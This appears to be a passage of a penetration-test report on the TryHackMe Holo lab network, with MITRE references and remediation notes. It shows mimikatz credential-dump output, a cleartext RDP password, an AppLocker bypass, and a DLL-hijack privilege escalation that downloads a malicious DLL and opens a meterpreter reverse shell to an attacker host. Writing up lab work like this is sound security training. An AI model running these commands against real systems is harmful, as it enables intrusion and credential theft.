 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # log host-31.log
Using 'host-31.log' for logfile : OK

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

696     {0;000003e7} 1 D 27781          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;000003e7} 0 D 2598625     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,28p)       Primary
 * Thread Token  : {0;000003e7} 1 D 2623525     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (Delegation)

mimikatz(commandline) # sekurlsa::logonpasswords
```

```
Authentication Id : 0 ; 293034 (00000000:000478aa)
Session           : Interactive from 1
User Name         : watamet
Domain            : HOLOLIVE
Logon Server      : DC-SRV01
Logon Time        : 9/9/2021 7:27:11 AM
SID               : S-1-5-21-471847105-3603022926-1728018720-1132
        msv :
         [00000003] Primary
         * Username : watamet
         * Domain   : HOLOLIVE
         * NTLM     :
         * SHA1     :
         * DPAPI    :
        tspkg :
        wdigest :
         * Username : watamet
         * Domain   : HOLOLIVE
         * Password : (null)
        kerberos :
         * Username : watamet
         * Domain   : HOLO.LIVE
         * Password :
        ssp :
        credman :

Authentication Id : 0 ; 995 (00000000:000003e3)
Session           : Service from 0
User Name         : IUSR
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 9/9/2021 7:26:49 AM
SID               : S-1-5-17
        msv :
        tspkg :
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        kerberos :
        ssp :
        credman :
```


MITRE ATT&CK Reference:

- Tactic - TA0006 - Credential Access
- Technique – T1003 - OS Credential Dumping
- Sub-technique – T1003.005 - OS Credential Dumping: Cached Domain Credentias
- Sub-technique – T1003.002 - OS Credential Dumping: Security Account Manager

	• Sub-technique – T1003.001 - OS Credential Dumping: LSASS Memory • Sub-technique – T1003.004 - OS Credential Dumping: LSA Secrets




System: 10.200.107.35




Vulnerability Exploited	CWE-427: Uncontrolled Search Path Element
Description	HOLO using vulnerable / unpatched / not up-to-date application. This vulnerable application allows BLACK SUN SECURITY to escalate privilege on the system.
Impact	Critical
System	10.200.107.35
Port Open	TCP: 80,135,139,445,3389
References	CWE-427: Uncontrolled Search Path Element Additional Reference: • NIST - CVE-2020-28950 Detail • CVE Detail - CVE-2020-28950 • IBM X-Force Exchange - Anti-Ransomware Tool privilege escalation • DLL Hijacking
Vulnerability Explanation	The vulnerable application uses a fixed or controlled search path to find resources, but one or more locations in that path can be under the control of unintended actors. In Windows-based systems, when the LoadLibrary or LoadLibraryEx function is called with a DLL name that does not contain a fully qualified path, the function follows a search order that includes two path elements that might be uncontrolled: • the directory from which the program has been loaded • the current working directory.
Vulnerability Fix / Remediation	Upgrade to the latest version of Anti-Ransomware Tool (4.0 Patch C or later), available from the Kaspersky Web site.
Remediation Owner	System Owner
Nmap Scan Result	• nmap -nvv -Pn -T4 -F 10.200.107.35

	 MITRE ATT&CK Framework References: • Tactic - TA0043 - Reconnaissance • Technique - T1595 - Active Scanning • Technique - T1592 - Gather Victim Host Information • Technique - T1590 - Gather Victim Network Information • Sub-technique - T1595.001 - Active Scanning: Scanning IP Blocks • Sub-technique – T1592.002 - Gather Victim Host Information: Software • Sub-technique – T1590.005 - Gather Victim Network Information: IP Addresses
Initial shell access (Lateral Movement)	Leveraging credentials dump by mimikatz from 10.200.107.31 to move laterally to 10.200.107.35

```
Authentication Id : 0 ; 293034 (00000000:000478aa)
Session           : Interactive from 1
User Name         : watamet
Domain            : HOLOLIVE
Logon Server      : DC-SRV01
Logon Time        : 9/9/2021 7:27:11 AM
SID               : S-1-5-21-471847105-3603022926-1728018720-1132
        msv :
         [00000003] Primary
         * Username : watamet
         * Domain   : HOLOLIVE
         * NTLM     :
         * SHA1     :
         * DPAPI    :
        tspkg :
        wdigest :
         * Username : watamet
         * Domain   : HOLOLIVE
         * Password : (null)
        kerberos :
         * Username : watamet
         * Domain   : HOLO.LIVE
         * Password :
        ssp :
        credman :

Authentication Id : 0 ; 995 (00000000:000003e3)
Session           : Service from 0
User Name         : IUSR
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 9/9/2021 7:26:49 AM
SID               : S-1-5-17
        msv :
        tspkg :
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        kerberos :
        ssp :
        credman :
```


- sudo rdesktop -v 10.200.107.35 -u 'watamet' -d 'holo.live' -p 'Nothingtoworry!'

	 MITRE ATT&CK Reference: • Tactic – TA0008 - Lateral Movement • Technique – T1021 – Remote Services • Sub-technique – T1021.001 - Remote Services: Remote Desktop Protocol
user.txt founded on 10.200.107.35	
Host enumeration to check if applocker in used	Reference: applocker bypass checker • Download applocker bypass checker from the link on attacker machine. • Spin up python web server • Upload the applocker bypass checker powershell script to target system in C:\Windows\Tasks using powershell invoke-webrequest command ▪ Invoke-WebRequest "http://10.50.103.20/applocker-bypas-checker.ps1.txt" -outfile "applocker-bypas-checker.ps1" 


	 • .\ applocker-bypas-checker.ps1  Result of applocker bypass checker, several directories are allow execution permission in which BLACK SUN SECURITY used C:\Windows\Tasks for further exploit. MITRE ATT&CK Reference: • Tactic – TA0005 – Defense Evasion • Technique – T1211 - Exploitation for Defense Evasion
Vulnerable Application founded	C:\Users\watamet\Applications\ kavremover.exe 
Vulnerable Application Exploited for Privilege Escalation with reverse shell	Reference: DLL Hijacking BLACK SUN SECURITY refers to the link and perform exploitation


	Create malicious DLL for the vulnerable application using msfvenom (Metasploit module) on attacker machine • sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.50.103.20 LPORT=16666 -f dll -o kavremoverENU.dll Spin up python web server • python3 -m http.server 80 Copy vulnerable application founded to target system (C:\Windows\Tasks) • copy C:\Users\watamet\Applications\ kavremover.exe C:\Windows\Tasks Upload malicious DLL into target system (C:\Windows\Tasks) using powershell invoke-webrequest command • Invoke-WebRequest "http://10.50.103.20/kavremoverENU.dll" -outfile "kavremoverENU.dll" Spin up Metasploit multi handler module, configure attacker machine listener and port • use exploit/multi/handler • set payload windows/meterpreter/reverse_tcp • set LHOST 10.50.103.20 • set LPORT 16666 • run -j Run the vulnerable application with malicious DLL in C:\Windows\Tasks Shell callback established to attacker meterpreter module of Metasploit

```
┌──(kali㉿kali)-[~/Desktop/holo-kali-08092021]
└─$ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.50.103.20 LPORT=16666 -f dll -o kavremoverENU.dll
[sudo] password for kali:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of dll file: 8704 bytes
Saved as: kavremoverENU.dll

┌──(kali㉿kali)-[~/Desktop/holo-kali-08092021]
└─$ ls -l | grep kavre
-rw-r--r-- 1 root root  8704 Sep  9 04:44 kavremoverENU.dll

┌──(kali㉿kali)-[~/Desktop/holo-kali-08092021]
└─$
```






```
┌──(kali㉿kali)-[~/Desktop/TryHackMe-Holo-Network-Premium-Completed]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.200.107.31 - - [09/Sep/2021 04:33:48] "GET /mimikatz.exe HTTP/1.1" 200 -
10.200.107.35 - - [09/Sep/2021 04:40:25] "GET /applocker-bypas-checker.ps1.txt HTTP/1.1" 200 -
10.200.107.35 - - [09/Sep/2021 04:45:10] "GET /kavremoverENU.dll HTTP/1.1" 200 -
```









MITRE ATT&CK Reference:



- Tactic – TA0004 - Privilege Escalation
- Technique – T1574 - Hijack Execution Flow
- Sub-technique – T1574.001 - Hijack Execution Flow: DLL Search Order Hijacking
- Tactic – TA0005 – Defense Evasion
- Technique – T1218 - Signed Binary Proxy Execution

	• Sub-technique – T1218.011 - Signed Binary Proxy Execution: Rundll32
Stabilize meterpreter shell with migrate command inject to target system process	  MITRE ATT&CK Reference: • Tactic – TA0004 - Privilege Escalation • Technique – T1055 - Process Injection
